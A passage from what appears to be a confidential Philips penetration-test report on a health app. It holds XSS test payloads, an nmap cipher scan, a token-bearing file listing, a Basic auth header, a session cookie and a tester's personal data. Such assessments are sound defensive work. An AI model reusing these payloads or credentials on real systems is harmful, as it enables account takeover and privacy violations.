1106.
1107.
1108.
1109.
1109.
1110.
1111.
1112.
1113.
1114.
1115.
1116.
1117.
1118.
1119.
1119.
1120.
1121.
1122.
1123.
1124.
1125.
1126.
1127.
1128.
1129.
1129.
1130.
1131.
1132.
1133.
1134.
1135.
1136.
1137.
1138.
1139.
1139.
1140.
1141.
1142.
1143.
1144.
1145.
1146.
1147.
1148.
1149.
1149.
1150.
1151.
1152.
1153.
1154.
1155.
1156.
1157.
1158.
1159.
1159.
1160.
1161.
1162.
1163.
1164.
1165.
1166.
1167.
1168.
1169.
1169.
1170.
1171.
1172.
1173.
1174.
1175.
1176.
1177.
1178.
1179.
1179.
1180.
1181.
1182.
1183.
1184.
1185.
1186.
1187.
1188.
1189.
1189.
1190.
1191.
1192.
1193.
1194.
1195.
1196.
1197.
1197.
1198.
1199.
1199.
1200.
1201.
1202.
1203.
1204.
1205.
1206.
1207.
1208.
1209.
1209.
1210.
1211.
1212.
1213.
1214.
1215.
1216.
1217.
1218.
1219.
1219.
1220.
1221.
1222.
1223.
1224.
1225.
1226.
1227.
1228.
1229.
1229.
1230.
1231.
1232.
1233.
1234.
1235.
1236.
1237.
1238.
1239.
1239.
1240.
1241.
1242.
1243.
1244.
1245.
1246.
1247.
1248.
1249.
1249.
1250.
1251.
1252.
1253.
1254.
1255.
1256.
1257.
1258.
1259.
1259.
1260.
1261.
1262.
1263.
1264.
1265.
1266.
1267.
1268.
1269.
1269.
1270.
1271.
1272.
1273.
1274.
1275.
1276.
1277.
1278.
1279.
1279.
1280.
1281.
1282.
1283.
1284.
1285.
1286.
1287.
1288.
1289.
1289.
1290.
1291.
1292.
1293.
1294.
1295.
1296.
1297.
1297.
1298.
1299.
1299.
1300.
1301.
1302.
1303.
1304.
1305.
1306.
1307.
1308.
1309.
1309.
1310.
1311.
1312.
1313.
1314.
1315.
1316.
1317.
1318.
1319.
1319.
1320.
1321.
1322.
1323.
1324.
1325.
1326.
1327.
1328.
1329.
1329.
1330.
1331.
1332.
1333.
1334.
1335.
1336.
1337.
1338.
1339.
1339.
1340.
1341.
1342.
1343.
1344.
1345.
1346.
1347.
1348.
1349.
1349.
1350.
1351.
1352.
1353.
1354.
1355.
1356.
1357.
1358.
1359.
1359.
1360.
1361.
1362.
1363.
1364.
1365.
1366.
1367.
1368.
1369.
1369.
1370.
1371.
1372.
1373.
1374.
1375.
1376.
1377.
1378.
1379.
1379.
1380.
1381.
1382.
1383.
1384.
1385.
1386.
1387.
1388.
1389.
1389.
1390.
1391.
1392.
1393.
1394.
1395.
1396.
1397.
1398.
1398.
1399.
1400.
1401.
1402.
1403.
1404.
1405.
1406.
1407.
1408.
1409.
1409.
1410.
1411.
1412.
1413.
1414.
1415.
1416.
1417.
1418.
1419.
1419.
1420.
1421.
1422.
1423.
1424.
1425.
1426.
1427.
1428.
1429.
1429.
1430.
1431.
1432.
1433.
1434.
1435.
1436.
1437.
1438.
1439.
1439.
1440.
1441.
1442.
1443.
1444.
1445.
1446.
1447.
1448.
1449.
1449.
1450.
1451.
1452.
1453.
1454.
1455.
1456.
1457.
1458.
1459.
1459.
1460.
1461.
1462.
1463.
1464.
1465.
1466.
1467.
1468.
1469.
1469.
1470.
1471.
1472.
1473.
1474.
1475.
1476.
1477.
1478.
1479.
1479.
1480.
1481.
1482.
1483.
1484.
1485.
1486.
1487.
1488.
1489.
1489.
1490.
1491.
1492.
1493.
1494.
1495.
1496.
1497.
1498.
1498.
1499.
1500.
1501.
1502.
1503.
1504.
1505.
1506.
1507.
1508.
1509.
1509.
1510.
1511.
1512.
1513.
1514.
1515.
1516.
1517.
1518.
1519.
1519.
1520.
1521.
1522.
1523.
1524.
1525.
1526.
1527.
1528.
1529.
1529.
1530.
1531.
1532.
1533.
1534.
1535.
1536.
1537.
1538.
1539.
1539.
1540.
1541.
1542.
1543.
1544.
1545.
1546.
1547.
1548.
1549.
1549.
1550.
1551.
1552.
1553.
1554.
1555.
1556.
1557.
1558.
1559.
1559.
1560.
1561.
1562.
1563.
1564.
1565.
1566.
1567.
1568.
1569.
1569.
1570.
1571.
1572.
1573.
1574.
1575.
1576.
1577.
1578.
1579.
1579.
1580.
1581.
1582.
1583.
1584.
1585.
1586.
1587.
1588.
1589.
1589.
1590.
1591.
1592.
1593.
1594.
1595.
1596.
1597.
1598.
1598.
1599.
1600.
1601.
1602.
1603.
1604.
1605.
1606.
1607.
1608.
1609.
1609.
1610.
1611.
1612.
1613.
1614.
1615.
1616.
1617.
1618.
1619.
1619.
1620.
1621.
1622.
1623.
1624.
1625.
1626.
1627.
1628.
1629.
1629.
1630.
1631.
1632.
1633.
1634.
1635.
1636.
1637.
1638.
1639.
1639.
1640.
1641.
1642.
1643.
1644.
1645.
1646.
1647.
1648.
1649.
1649.
1650.
1651.
1652.
1653.
1654.
1655.
1656.
1657.
1658.
1659.
1659.
1660.
1661.
1662.
1663.
1664.
1665.
1666.
1667.
1668.
1669.
1669.
1670.
1671.
1672.
1673.
1674.
1675.
1676.
1677.
1678.
1679.
1679.
1680.
1681.
1682.
1683.
1684.
1685.
1686.
1687.
1688.
1689.
1689.
1690.
1691.
1692.
1693.
1694.
1695.
1696.
1697.
1698.
1698.
1699.
1700.
1701.
1702.
1703.
1704.
1705.
1706.
1707.
1708.
1709.
1709.
1710.
1711.
1712.
1713.
1714.
1715.
1716.
1717.
1718.
1719.
1719.
1720.
1721.
1722.
1723.
1724.
1725.
1726.
1727.
1728.
1729.
1729.
1730.
1731.
1732.
1733.
1734.
1735.
1736.
1737.
1738.
1739.
1739.
1740.
1741.
1742.
1743.
1744.
1745.
1746.
1747.
1748.
1749.
1749.
1750.
1751.
1752.
1753.
1754.
1755.
1756.
1757.
1758.
1759.
1759.
1760.
1761.
1762.
1763.
1764.
1765.
1766.
1767.
1768.
1769.
1769.
1770.
1771.
1772.
1773.
1774.
1775.
1776.
1777.
1778.
1779.
1779.
1780.
1781.
1782.
1783.
1784.
1785.
1786.
1787.
1788.
1789.
1789.
1790.
1791.
1792.
1793.
1794.
1795.
1796.
1797.
1798.
1798.
1799.
1800.
1801.
1802.
1803.
1804.
1805.
1806.
1807.
1808.
1809.
1809.
1810.
1811.
1812.
1813.
1814.
1815.
1816.
1817.
1818.
1819.
1819.
1820.
1821.
1822.
1823.
1824.
1825.
1826.
1827.
1828.
1829.
1829.
1830.
1831.
1832.
1833.
1834.
1835.
1836.
1837.
1838.
1839.
1839.
1840.
1841.
1842.
1843.
1844.
1845.
1846.
1847.
1848.
1849.
1849.
1850.
1851.
1852.
1853.
1854.
1855.
1856.
1857.
1858.
1859.
1859.
1860.
1861.
1862.
1863.
1864.
1865.
1866.
1867.
1868.
1869.
1869.
1870.
1871.
1872.
1873.
1874.
1875.
1876.
1877.
1878.
1879.
1879.
1880.
1881.
1882.
1883.
1884.
1885.
1886.
1887.
1888.
1889.
1889.
1890.
1891.
1892.
1893.
1894.
1895.
1896.
1897.
1898.
1898.
1899.
1900.
1901.
1902.
1903.
1904.
1905.
1906.
1907.
1908.
1909.
1909.
1910.
1911.
1912.
1913.
1914.
1915.
1916.
1917.
1918.
1919.
1919.
1920.
1921.
1922.
1923.
1924.
1925.
1926.
1927.
1928.
1929.
1929.
1930.
1931.
1932.
1933.
1934.
1935.
1936.
1937.
1938.
1939.
1939.
1940.
1941.
1942.
1943.
1944.
1945.
1946.
1947.
1948.
1949.
1949.
1950.
1951.
1952.
1953.
1954.
1955.
1956.
1957.
1958.
1959.
1959.
1960.
1961.
1962.
1963.
1964.
1965.
1966.
1967.
1968.
1969.
1969.
1970.
1971.
1972.
1973.
1974.
1975.
1976.
1977.
1978.
1979.
1979.
1980.
1981.
1982.
1983.
1984.
1985.
1986.
1987.
1988.
1989.
1989.
1990.
1991.
1992.
1993.
1994.
1995.
1996.
1997.
1998.
1999.
1999.
2000.
2001.
2002.
2003.
2004.
2005.
2006.
2007.
2008.
2009.
2009.
2010.
2011.
2012.
2013.
2014.
2015.
2016.
2017.
2018.
2019.
2020.
2021.
2022.
2023.
2024.
2025.
2026.
2027.
2028.
2029.
2030.
2031.
2032.
2033.
2034.
2035.
2036.
2037.
2038.
2039.
2040.
2041.
2042.
2043.
2044.
2045.
2046.
2047.
2048.
2049.
2050.
2051.
2052.
2053.
2054.
2055.
2056.
2057.
2058.
2059.
2060.
2061.
2062.
2063.
2064.
2065.
2066.
2067.
2068.
2069.
2070.
2071.
2072.
2073.
2074.
2075.
2076.
2077.
2078.
2079.
2080.
2081.
2082.
2083.
2084.
2085.
2086.
2087.
2088.
2089.
2089.
2090.
2091.
2092.
2093.
2094.
2095.
2096.
2097.
2098.
2099.
2099.
2100.
2101.
2102.
2103.
2104.
2105.
2106.
2107.
2108.
2109.
2109.
2110.
2111.
2112.
2113.
2114.
2115.
2116.
2117.
2118.
2119.
2119.
2120.
2121.
2122.
2123.
2124.
2125.
2126.
2127.
2128.
2129.
2129.
2130.
2131.
2132.
2133.
2134.
2135.
2136.
2137.
2138.
2139.
2139.
2140.
2141.
2142.
2143.
2144.
2145.
2146.
2147.
2148.
2149.
2149.
2150.
2151.
2152.
2153.
2154.
2155.
2156.
2157.
2158.
2159.
2159.
2160.
2161.
2162.
2163.
2164.
2165.
2166.
2167.
2168.
2169.
2169.
2170.
2171.

```



## Retest as of 16Nov2023:

The screenshot shows the ZAP interface with the following details:

**Request:**

```

1 TRACE /OAuth2/Comps/RecoverPassword HTTP/2
2 Host: singleinstance-externalpentest.vitalhealthsoftware.com
3 Authorization: Basic dGJ1Y2tsYW5kOmhhcnN0YWwua3VrYWRlMTJAZ21haWwUZ9t
4 Content-Length: 0
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23

```

**Response:**

```

1 HTTP/2 200 OK
2 Cache-Control: no-cache, no-store
3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
5 Expires: -1
6 Last-Modified: 2023/11/16 12:14:24 +01:00
7 Set-Cookie: __Host-ASP.NET_SessionId=5r324qv04qk01vkrmjbbcmab; path=/; secure; HttpOnly;
SameSite=None
8 Content-Security-Policy: default-src 'self'
https://*.phsdp.com/ https://*.twilio.com/
ws://*.twilio.com/* vitalhealthsoftware.com
.vitalhealthsoftware.nl *.philipsvitalhealth.nl; img-src
'self' *.vitalhealthsoftware.com *.vitalhealthsoftware.nl
*.philipsvitalhealth.nl data; object-src blob;
script-src 'self'; style-src 'self'
*.vitalhealthsoftware.com *.vitalhealthsoftware.nl
*.philipsvitalhealth.nl 'unsafe-inline'; frame-ancestors
'self' *.vitalhealthsoftware.nl *.vitalhealthsoftware.com
*.philipsvitalhealth.nl; frame-src 'self' blob;
*.philipsvitalhealth.nl *.questmanager.nl
*.questionnairemanager.nl *.questionnairemanager.com
*.questionnairemanager.be *.questionnairemanager.de
*.questionnairemanager.eu *.questionnairemanager.nz
*.vitalhealthsoftware.com *.vitalhealthsoftware.nl

```

**Inspector:**

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 0
- Request headers: 6
- Response headers: 15

This finding is still reproducible.

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



## 8.18 MobileApp (Android): No confirmation on email change

Vulnerability Title	No confirmation on email change
Vulnerability Category	A5- Security Misconfiguration
Severity	Low
CVSS V3 Calculation	CVSS Base Score: 3.1 AV:P/AC:H/PR:H/UI:N/S:U/C:L/I:L/A:N
Description	<p><b>Vulnerability Description:</b> During the security assessment of the APK, it is observed that there is no email confirmation required while changing the email in profile section.</p> <p><b>Exploitability Rational:</b> The email address of the user is very critical as it could be used to reset the password of the account. Any misconfiguration related to email verification could lead to potential ATO (Account Take Over).</p> <p><b>Impact Rational:</b> Not confirming an email change can have several significant implications, both from a security and usability perspective. It's generally advisable to have a confirmation process in place when changing an email address associated with an account, as it helps ensure the accuracy of the change and maintain account security. Here are some key impacts of not confirming an email change:</p> <p>Security Risks: Without confirmation, malicious actors could potentially change the email address associated with an account without the user's knowledge or consent. This can lead to unauthorized access, data breaches, or account takeovers.</p> <p>Account Takeovers: If an attacker gains access to an account and changes the email address without confirmation, it becomes extremely difficult for the legitimate owner to recover the account. This can result in a full account takeover and loss of control.</p>



Affected Systems/IP Address/URL	Engage-2.5.7-ci327774-prod-signed.apk Engage-2.5.7-ci327774-adhoc-signed.ipa
Recommendation	Implement email confirmation on email change of the user.
Status	<b>Open</b>

**Steps to Reproduce:**

1. Login to the application
2. Go to profile section
3. We can observe that there is an email field.

The screenshot shows a mobile application interface for editing a profile. The title bar says "Profile". The form fields include:

- Full Name: Thomas <script>alert(1)</script> Buckland<script>alert(1)</script>
- First Name: Thomas <script>alert(1)</script>
- Middle Name: (empty)
- Last Name \*: Buckland<script>alert("XSS")</script>
- Phone Number: 0611269754
- E-mail \*: harshal.kukade12@gmail.com
- Gender: Male
- Birth day: Dec 6 1974

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).





Here we can see the email field which doesn't verify the email.


Add an email and click on save.

4. As we have changed the email Address and we can observe that there is no email confirmation required on email change.

#### Supportive Evidence:

Email verification need to be done before changing the password.

Tester can change the email without verifying the email, which should not happen.



Tester received an email without verification.



## 8.19 MobileApp (Android & iOS)- Web Services: TLS Implementation Flaws

Vulnerability Title	TLS Implementation Flaws
Vulnerability Category	A5- Security Misconfiguration
Severity	Low
CVSS V3 Calculation	CVSS Base Score: 3.7 AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N
Description	<p><b>Vulnerability Description:</b> It was observed that the remote server is vulnerable to Lucky13 attack. The Lucky13 attack is a cryptographic timing attack against implementations of the transport layer security (TLS) protocol that uses the CBC mode of operation.</p> <p><b>Exploitability Rational:</b> Attackers need access to the remove server to perform MITM attacks to exploit TLS misconfigurations. However, exploitation of cryptographic vulnerabilities is reasonably difficult due to skill and specialized tool requirements.</p> <p><b>Impact Rational:</b> Usage of weak TLS configuration including support for CBC mode ciphers exposes the application to cryptographic attacks, potentially resulting in decryption of data transferred through TLS channel by a malicious threat actor.</p>
Affected Systems/IP Address/URL	<a href="https://singleinstance-externalpentest.vitalhealthsoftware.com">https://singleinstance-externalpentest.vitalhealthsoftware.com</a>
Recommendation	It is recommended to disable support for cryptographic protocols with known vulnerabilities and the application should enforce the use of latest version of TLS. In Addition, weak or low-grade ciphers or encryption should ideally be disabled on the server.
Status	Open

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

**Steps to Reproduce:**

1. Run this command using nmap to verify: nmap -sV --script ssl-enum-ciphers -p 443 <host>

**Supported Evidences:**

```
Nmap scan report for singleinstance-externalpentest.vitalhealthsoftware.com (3.124.245.161)
Host is up (0.039s latency).
rDNS record for 3.124.245.161: ec2-3-124-245-161.eu-central-1.compute.amazonaws.com

PORT      STATE SERVICE      VERSION
443/tcp    open  ssl/https
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: Microsoft-HTTPAPI/2.0
| ssl-enum-ciphers:
|   TLSv1.2:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp384r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp384r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (ecdh_x25519) - A
|       TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - A
|     compressors:
|       NULL
|     cipher preference: server
|_  least strength: A
```

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



## 8.20 MobileApp (Android): Insecure Local Storage

Vulnerability Category	M2-Insecure Data Storage
Severity	Informational
CVSS V3 Calculation	NA
Description	<p><b>Vulnerability Description:</b> During the security assessment, it is found that the application is insecurely storing sensitive information like JWT token in application data directory of the pronto forms mobile application. Even after logout the sensitive information are saved in local storage.</p> <p>Note: Giving this vulnerability as an informational finding as there is root detection enabled in the server side.</p> <p><b>Exploitability Rational:</b> Attacker needs to have physical access to rooted/jailbroken devices or there should be a malware app running in background which can read through unencrypted sensitive data saved by app.</p> <p><b>Impact Rational:</b> Insecure data storage can result in data loss. In the event that an adversary physically attains the mobile device, the adversary hooks up the mobile device to a computer with freely available software. These tools allow the adversary to see all third party application directories that often contain stored personally identifiable information (PII) or other sensitive information assets.</p>
Affected Systems/IP Address/URL	Engage-2.5.7-ci327774-prod-signed.apk Engage-2.5.7-ci327774-adhoc-signed.ipa
Recommendation	<p>It is recommended to follow the below instructions to secure the data.</p> <ul style="list-style-type: none"> <li>• Do not store any sensitive information in application directory.</li> <li>• For local storage the enterprise android device administration API can be used to force encryption to local file-stores using “setStorageEncryption”.</li> <li>• Ensure any shared preferences properties are NOT MODE_WORLD_READABLE unless explicitly required for information sharing between apps.</li> <li>• Use Android key store for any kind of key management.</li> </ul>

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



	<b>Reference:</b> <a href="https://owasp.org/www-project-mobile-top-10/2016-risks/m2-insecure-data-storage">https://owasp.org/www-project-mobile-top-10/2016-risks/m2-insecure-data-storage</a>
<b>Status</b>	<b>Open</b>

**Steps to Reproduce:**

1. Connect the Philips + mobile application with WinSCP and go the location

**Android:“/data/data/<application package name>”**

2. In the application data directory of the mobile application you find the JWT token is stored even after the user logout from application.

This PC > Documents > Projects > Engage > Android Local Strogae > files					
	Name	Status	Date modified	Type	Size
	.com.google.firebaseio.crashlytics	🕒	05-05-2023 11:46	File folder	
	.config	🕒	05-05-2023 11:46	File folder	
	.local	🕒	05-05-2023 11:46	File folder	
	app	🕒	05-05-2023 11:46	Data Base File	14,416 KB
	generatefid	🕒	05-05-2023 11:46	LOCK File	0 KB
	PersistedInstallation.W0RFRkFVTFRd+MT...	🕒	05-05-2023 11:46	JSON File	1 KB

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.



**Code Beautify**

**JSON Viewer**

Advertisements

File URL View Select a node... object {6} Fid : f160f9yjdt0e0d1mk\_Uncf Status : 3 AuthToken : eyJhbGciOiJFUzI1NiIsInR5cCI6IkpxVCJ9.eyJhcHBZCI6IjE6NTEyJmQzQ1MDY3NDc30mFuZHJvaWQ6N2UzNDY40GIwY2RlNmExNTcwODk1YyIsImV4cCI6MTcwMDg5Mjg1MywiZmlkIjoizS1Fs1liVEVTsy1vRF9ta3c5WUpTaCisInByb2pY3R0dW1iZXiojU5NzC0NTa2Nz03N30.AB2LPv8wRQIhAM19sdKNzWqwlQfmOji\_vCucev\_3ZE0WMZbb08WHpdHLAbD50YjovWVvkxBATBfti3RinwpEx01SDbfAReICj72w", RefreshToken : "3\_AS3qfwJQMA43XF31VP\_HDjFpxokLozaFFS06FwQeM\_P76DSPJS1xRSQFmaGyt7W2Cvg6-HVswfrqpsz39t7A3\_irsfn5qbWpTFEd6DTikg7xj1k", TokenCreationEpochInSecs : 1700288054, ExpiresInSecs : 604800

Add to Fav New Save & Share

File URL View Select a node... object {6} Fid : f160f9yjdt0e0d1mk\_Uncf Status : 3 AuthToken : eyJhbGciOiJFUzI1NiIsInR5cCI6IkpxVCJ9.eyJhcHBZCI6IjE6NTEyJmQzQ1MDY3NDc30mFuZHJvaWQ6N2UzNDY40GIwY2RlNmExNTcwODk1YyIsImV4cCI6MTcwMDg5Mjg1MywiZmlkIjoizS1Fs1liVEVTsy1vRF9ta3c5WUpTaCisInByb2pY3R0dW1iZXiojU5NzC0NTa2Nz03N30.AB2LPv8wRQIhAM19sdKNzWqwlQfmOji\_vCucev\_3ZE0WMZbb08WHpdHLAbD50YjovWVvkxBATBfti3RinwpEx01SDbfAReICj72w", RefreshToken : "3\_AS3qfwJQMA43XF31VP\_HDjFpxokLozaFFS06FwQeM\_P76DSPJS1xRSQFmaGyt7W2Cvg6-HVswfrqpsz39t7A3\_irsfn5qbWpTFEd6DTikg7xj1k", TokenCreationEpochInSecs : 1700288054, ExpiresInSecs : 604800

Add to Fav New Save & Share

Tree Viewer

2 Tab Space Beautify Minify Validate

**Retest completed; Issue exists– Nov 18, 2023**

#### Supported evidences:

```
a04e:/data/data/com.philips.vitalhealthsoftware.engage/files # ls
PersistedInstallation.W0RFRkFVTFRd+MTo10Tc3NDUwNjc0Nzc6YW5kcm9pZDo3ZTM0Njg4YjBjZGU2YTE1NzA40TVj.json
app.db
generatefid.lock
rList
kFVTFRd+MTo10Tc3NDUwNjc0Nzc6YW5kcm9pZDo3ZTM0Njg4YjBjZGU2YTE1NzA40TVj.json
{
  "Fid": "e-EKYbTESK-UD_mkw9YJSh",
  "Status": 3,
  "AuthToken": "eyJhbGciOiJFUzI1NiIsInR5cCI6IkpxVCJ9.eyJhcHBZCI6IjE6NTEyJmQzQ1MDY3NDc30mFuZHJvaWQ6N2UzNDY40GIwY2RlNmExNTcwODk1YyIsImV4cCI6MTcwMDg5Mjg1MywiZmlkIjoizS1Fs1liVEVTsy1vRF9ta3c5WUpTaCisInByb2pY3R0dW1iZXiojU5NzC0NTa2Nz03N30.AB2LPv8wRQIhAM19sdKNzWqwlQfmOji_vCucev_3ZE0WMZbb08WHpdHLAbD50YjovWVvkxBATBfti3RinwpEx01SDbfAReICj72w",
  "RefreshToken": "3_AS3qfwJQMA43XF31VP_HDjFpxokLozaFFS06FwQeM_P76DSPJS1xRSQFmaGyt7W2Cvg6-HVswfrqpsz39t7A3_irsfn5qbWpTFEd6DTikg7xj1k",
  "TokenCreationEpochInSecs": 1700288054,
  "ExpiresInSecs": 604800
}a04e:/data/data/com.philips.vitalhealthsoftware.engage/files #
```

**JSON Viewer**

Advertisements

File URL View Select a node... object {6} Fid : e-EKYbTESK-UD\_mkw9YJSh Status : 3 AuthToken : eyJhbGciOiJFUzI1NiIsInR5cCI6IkpxVCJ9.eyJhcHBZCI6IjE6NTEyJmQzQ1MDY3NDc30mFuZHJvaWQ6N2UzNDY40GIwY2RlNmExNTcwODk1YyIsImV4cCI6MTcwMDg5Mjg1MywiZmlkIjoizS1Fs1liVEVTsy1vRF9ta3c5WUpTaCisInByb2pY3R0dW1iZXiojU5NzC0NTa2Nz03N30.AB2LPv8wRQIhAM19sdKNzWqwlQfmOji\_vCucev\_3ZE0WMZbb08WHpdHLAbD50YjovWVvkxBATBfti3RinwpEx01SDbfAReICj72w", RefreshToken : "3\_AS3qfwJQMA43XF31VP\_HDjFpxokLozaFFS06FwQeM\_P76DSPJS1xRSQFmaGyt7W2Cvg6-HVswfrqpsz39t7A3\_irsfn5qbWpTFEd6DTikg7xj1k", TokenCreationEpochInSecs : 1700288054, ExpiresInSecs : 604800

Add to Fav New Save & Share

File URL View Select a node... object {6} Fid : e-EKYbTESK-UD\_mkw9YJSh Status : 3 AuthToken : eyJhbGciOiJFUzI1NiIsInR5cCI6IkpxVCJ9.eyJhcHBZCI6IjE6NTEyJmQzQ1MDY3NDc30mFuZHJvaWQ6N2UzNDY40GIwY2RlNmExNTcwODk1YyIsImV4cCI6MTcwMDg5Mjg1MywiZmlkIjoizS1Fs1liVEVTsy1vRF9ta3c5WUpTaCisInByb2pY3R0dW1iZXiojU5NzC0NTa2Nz03N30.AB2LPv8wRQIhAM19sdKNzWqwlQfmOji\_vCucev\_3ZE0WMZbb08WHpdHLAbD50YjovWVvkxBATBfti3RinwpEx01SDbfAReICj72w", RefreshToken : "3\_AS3qfwJQMA43XF31VP\_HDjFpxokLozaFFS06FwQeM\_P76DSPJS1xRSQFmaGyt7W2Cvg6-HVswfrqpsz39t7A3\_irsfn5qbWpTFEd6DTikg7xj1k", TokenCreationEpochInSecs : 1700288054, ExpiresInSecs : 604800

Add to Fav New Save & Share

Tree Viewer

2 Tab Space Beautify Minify Validate

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).




## 8.21 MobileApp (Android): Business Logic Vulnerability

Vulnerability Title	Business Logic Vulnerability
Vulnerability Category	A5 - Security Misconfiguration
Severity	Informational
CVSS V3 Calculation	NA
Description	<p><b>Vulnerability Description:</b> During the security assessment of the APK, it is observed that the MFA was getting disabled after the Tester is logged out.</p> <p><b>Note:</b> As per the product team, there is MFA in place in production environment.</p> <p><b>Exploitability Rational:</b> The application uses MFA after the user login with userID and password.</p> <p><b>Impact Rational:</b> MFA can significantly decrease the risk of account takeover (ATO) incidents, where malicious actors gain control of user accounts. With MFA, even if an attacker manages to obtain login credentials, they can't easily take over the account.</p> <p>Many regulatory and compliance frameworks require the use of MFA as a security best practice. Implementing MFA can help organizations meet these requirements and avoid potential fines or penalties.</p>
Affected Systems/IP Address/URL	Engage-2.5.7-ci327774-prod-signed.apk Engage-2.5.7-ci327774-adhoc-signed.ipa
Recommendation	Need to Configure the MFA properly so that it doesn't get reset after logout.
Status	Open

**Steps to Reproduce:**


1. Login to the mobile application with username and password
2. User will be prompted to set a passcode when it login first time.  
if passcode is specific to the device then it could be ignored. But if it is user specific  
then passcode should not be allowed to reset again.



PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



3. Now logout from application
4. Try to login again, now the user will be prompted to enter passcode again.
5. So the application resets MFA after the user logs out.  
MFA should not reset after logout.

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



## 8.22 MobileApp (Android): Input Returned in Response

Vulnerability Category	M1-Improper Platform Usage
Severity	Low
CVSS V3 Calculation	CVSS Base Score: 3.8 CVSS:3.0/AV:A/AC:H/PR:H/UI:R/S:U/C:L/I:L/A:L
Description	<p><b>Vulnerability Description:</b> When the payload is inserted as plain text in tags, the input is stored in server and echoed unmodified in the server response. This may lead to inject arbitrary JavaScript into the application. There are several instances over the application.</p> <p><b>Exploitability Rationale:</b> An attacker can use the vulnerability to construct a request that, if issued by another application user, can cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application. The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.</p> <p><b>Impact Rationale:</b> 